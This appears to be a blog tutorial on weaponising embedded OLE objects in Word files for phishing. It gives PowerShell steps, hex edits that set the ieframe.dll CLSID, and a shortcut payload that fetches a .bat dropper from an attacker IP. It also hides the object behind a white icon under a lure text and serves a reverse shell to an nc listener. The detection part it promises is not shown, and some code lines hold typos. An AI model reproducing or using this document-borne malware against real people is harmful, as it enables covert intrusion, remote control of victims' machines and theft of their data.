Phishing with OLE objects - the sophisticated way
How to obfuscate and weaponize embedded OLE object in Word files.
Happy day,
Today I will show you how to weoponize embedded objects within a Word file for phishing. In the first part we will build a Word file and embed an obfuscated malicious OLE object. Once the victim clicks somewhere in the Word file, a remote access trojan will be triggered. In the second part we’ll see how to examine and detect those threats.
Before we start, let’s clarify what Microsoft Office files and OLE objects actually are.
OLE stands for “Object Linking and Embedding” and is a file format used by Microsoft to embed files into MS Office documents (docx, xlsx, etc). An OLE file is a package file that is structered as a file system within a file. It can contain images, spreadsheets, videos and so on.
There are 2 versions of OLE objects:
- OLE 1.0: It allowed documents created in one application to be embedded into another (legacy).
- OLE 2.0: An improved version of OLE, allows user iusers to edit embedded objects without leaving the original application.
When we talk about OLE objects in our context, we talk about OLE 2.0.
Secondly, we need to clarify what are MS-Office files. There are 2 kinds of Microsoft Office files, namely
-
Composite Document File (CDF) / OLE / Compound File Binary (CFB): This format was used by Microsoft up to Office 2003 (.doc, .xls, .ppt). It is a binary container format that acts like a miniature filesystem, storing streams and storages inside one file. This format is similar to OLE 2.0 (see above).
-
Office Open XML (OOXML): This is the “new” XML-based format introduced in Office 2007 and later (docx, xlsx). It is a ZIP archive that contains structured folders and XML files describing the document content, formatting, metadata, and resources.
Here, I will only refer to Office Open XML (OOXML) documents.
We will build our virus using the following steps:
- Create a Word document and embed an OLE object
- Unzip the Word document and modify the OLE object
- Obfuscate the OLE object to trick the victim to activate the payload
Once the victim activates the payload
- it will download and execute a .bat file (dropper) from our C2 server
- the dropper will download and execute a reverse shell
How OOXML documents look like
Before we start, let’s see what MS-Office documents look like. MS-Office (OOXML) files are nothing more than archives, that you can extract and that consist of a certain structure. For example, you can extract a .docx file with unzip or binwalk and you get a folder structure like this:
binwalk --run-as=root -e example.docx
[Content_Types].xml: contains all of the content types included in the archive*rels: These files describe relationships between filesword/document.xml: typically contains the content of a word fileword/embeddings/: -> folder with our OLE objectword/vbaProject.bin: Macro streams/malicious payloadword/customXml/*/customXml/*: Data-bound content controls
For now, only the folder word/embeddings/ is interesting for us, because it contains our OLE object.
Preparation
Before we start, there are a few things to consider. We need to build our virus with Powershell and we need to install some additional DLLs and assemblies to do that.
First, we need to enable compression to unpack and repack the Word document:
[void][Reflection.Assembly]::LoadWithPartialName('System.IO.Compression.FileSystem')

[void] [Reflection.Assembly]::LoadWithPartialName('System.IO.Compression')`
Second, you need to install ShellLink.dll in order to create the OLE object:
- download ShellLink.dll here
- move the dll into
windows/system32
Third, you need to download and run Export-LinkPwn.ps1 script to create the OLE object:
- Get this script here
- Run the script to enable the functions to create the OLE object:
./export-lnkpwn.ps1
At the end I will link you to a pre-build script that includes all the libraries you need.
Create a Word document and embed an OLE object
For our purposes we will solely create the Word document and the malicious OLE object with Powershell.
First, create an empty Word file with,
$word = New-Object -Com.Object Word.Application
§word.visible = $false
$doc = $word.documents.add()
Second, add an OLE object to the Word document
$tmpfile = invoice.pdf
$null = New-Item $tmpfile -ItemType file
$null = $doc.InlineShapes.AddOleObject($null, invoice.pdf)
Remove-Item $tmpfile
Consider, that we create the $tmpfile only to get an icon for the OLE object. You can name the file and use any format as you wish. In the last line, we delete the $tmpfile, because we don’t need it anymore. Later, we will get rid of the icon, too.
Unzip the Word document and modify the OLE object
The next step is to unpack the Word document.
$tmpfolder = $env:Desktop\temp
$null = New-Item -Type Directory -Path $tmpfolder

[System.IO.Compression.ZipFile]::ExtractToDirectory($filename, $tmpfolder)
Now, let’s get to the really intersting part. Here we will modify the OLE object and put our payload within.
Navigate to the extracted Word folder and open /word/embeddings/OleObject1.bin with a hex editor.

Now, we will modify the OLE object to call Internet Explorer and use ieframe.dll. Each dll has a CLSID (Class Identifier). That is a unique identifier for the Component Object Model (COM) to identify a COM class object. It is a 128-bit number in hexadecimal format.
The CLSID for ieframe.dll is EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B. To call ieframe.dll you need to put its CLSID into the OLE object.
Original
00000400  52 00 6f 00 6f 00 74 00  20 00 45 00 6e 00 74 00  |R.o.o.t. .E.n.t.|
00000410  72 00 79 00 00 00 00 00  00 00 00 00 00 00 00 00  |r.y.............|
00000420  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000440  16 00 05 00 ff ff ff ff  ff ff ff ff 02 00 00 00  |................|
00000450  0c 00 03 00 00 00 00 00  c0 00 00 00 00 00 00 46  |...............F|
00000460  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
Overwrite line 450 with the CLSID of ieframe.dll in hex format
Modified
00000400   52 00 6F 00 6F 00 74 00 20 00 45 00 6E 00 74 00  R.o.o.t. .E.n.t.
00000410   72 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00  r.y.............
00000420   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
*
00000430   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000440   16 00 05 00 FF FF FF FF FF FF FF FF 01 00 00 00  ................
00000450   C3 2A B2 EA C1 30 CF 11 A7 EB 00 00 C0 5B AE 0B  A*²êA0I.ë..A[r.        <== CLSID in hex format
00000460   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
To double check whether the CLSID is correct, open the OLE object with a GUI hex editor (e.g. HxD) and inspect the line with the data inspector. The hexeditor should recognise the line as “GUID”.
After we inserted the CLSID, we append the payload at the end of the OLE object.

$path = 'http://192.178.0.159/invoice.bat'
$lnk = [ShellLink.Shortcut]::new()
$lnk.LinkTargetIDList = [ShellLink.Structures.LinkTargetIDList]::new()
$lnk.LinkTargetIDList.Path = $path

# append payload
$oleheader + $lnk.GetBytes() | Set-Content "$tmpfolder\word\embeddings\oleObject1.bin" -Encoding Byte
If everything went right our modified OLE should look like this:
At last, repack the Word document:
[System.IO.Compression.ZipFile]::CreateFromDirectory($tmpfolder, $filename)Enhance the Word document to obfuscate the payload
If everything went right, our final Word document should look like this:

However, most probably nobody would click on the link insight our Word document. Still, everything looks too suspicious. To get the victim trigger the payload, you need to obfuscate it much more. One method would be to transform the OLE object into a shape and make it transparent. However, this didn’t work for me.
Another alternative is to change the icon of the OLE object that it matches the background and also let the file name disappear. Therefore, we will create our own pure white icon and assign it to the OLE object.
To create a white, blank icon use the following or any other script that suits you:
Add-Type -TypeDefinition @'
using System;
using System.Drawing;
using System.Drawing.Imaging;
using System.IO;

public class IconMaker
{
    public static void CreateWhiteIcon(string outPath)
    {
        int size = 32;
        using(Bitmap bmp = new Bitmap(size, size))
        {
            using(Graphics g = Graphics.FromImage(bmp))
            {
                g.Clear(Color.White);
            }
            using(MemoryStream msPng = new MemoryStream())
            {
                bmp.Save(msPng, ImageFormat.Png);
                msPng.Seek(0, SeekOrigin.Begin);
                using(FileStream fs = new FileStream(outPath, FileMode.Create))
                {
                    // Write ICO header for one PNG image
                    // ICONDIR
                    fs.Write(new byte[] {0,0,1,0,1,0}, 0, 6);
                    // ICONDIRENTRY
                    fs.WriteByte((byte)size); // width
                    fs.WriteByte((byte)size); // height
                    fs.WriteByte(0); // colors
                    fs.WriteByte(0); // reserved
                    fs.Write(BitConverter.GetBytes((short)1), 0, 2); // planes
                    fs.Write(BitConverter.GetBytes((short)32),0,2); // bpp
                    fs.Write(BitConverter.GetBytes((int)msPng.Length),0,4); // bytes in res
                    fs.Write(BitConverter.GetBytes(22),0,4); // offset
                    // PNG data
                    msPng.CopyTo(fs);
                }
            }
        }
    }
}
'@ -ReferencedAssemblies System.Drawing

# OUTPUT ICO PATH - CHANGE as needed
$outIco = 'C:\your\output\path\white.ico'

[IconMaker]::CreateWhiteIcon($outIco)
Write-Host "Solid all-white icon written to $outIco"
Next, modify the line to insert the OLE object, so that Word uses our white icon and hides the OLE object file name (see above).
$oleObject = $doc.InlineShapes.AddOLEObject($null, $tmpfile, $false, $true, $IconFilePath)
Remove-Item $tmpfile
Remove-Item $IconFilePath
Next, transform the OLE object to a shape, make it bigger and put in the background:
$shape = $oleObject.convertToShape()
$shape.LockAspectRatio = -1
$shape.Width = 350
$shape.ZOrder(1)
$shape.WrapFormat.Type = 5

Last, insert some text to the Word document, like this:
$range = $Doc.Range(0,0)
$range.Text = "Please fill in your customer data:"
If everything went right, the Document should look like this:
Prepare dropper and reverse shell

At last, we will prepare our reverse shell. For our purpose a very simple reverse shell is sufficient. Therefore, I will use the MiniReverseShell.ps1 that you can find here. Be sure to point the IP address and port to your listener.
Then, let’s put the reverse shell in a directory on our attacker machine and start a very simple http server: python -m http.server. Let’s start a listener on our attack server: nc -lnvp 1234. Be sure that our reverse shell points to the listener. If the victim clicks on the shortcut and everything works the output should be similar to this and your C2 server should connect to the victim machine.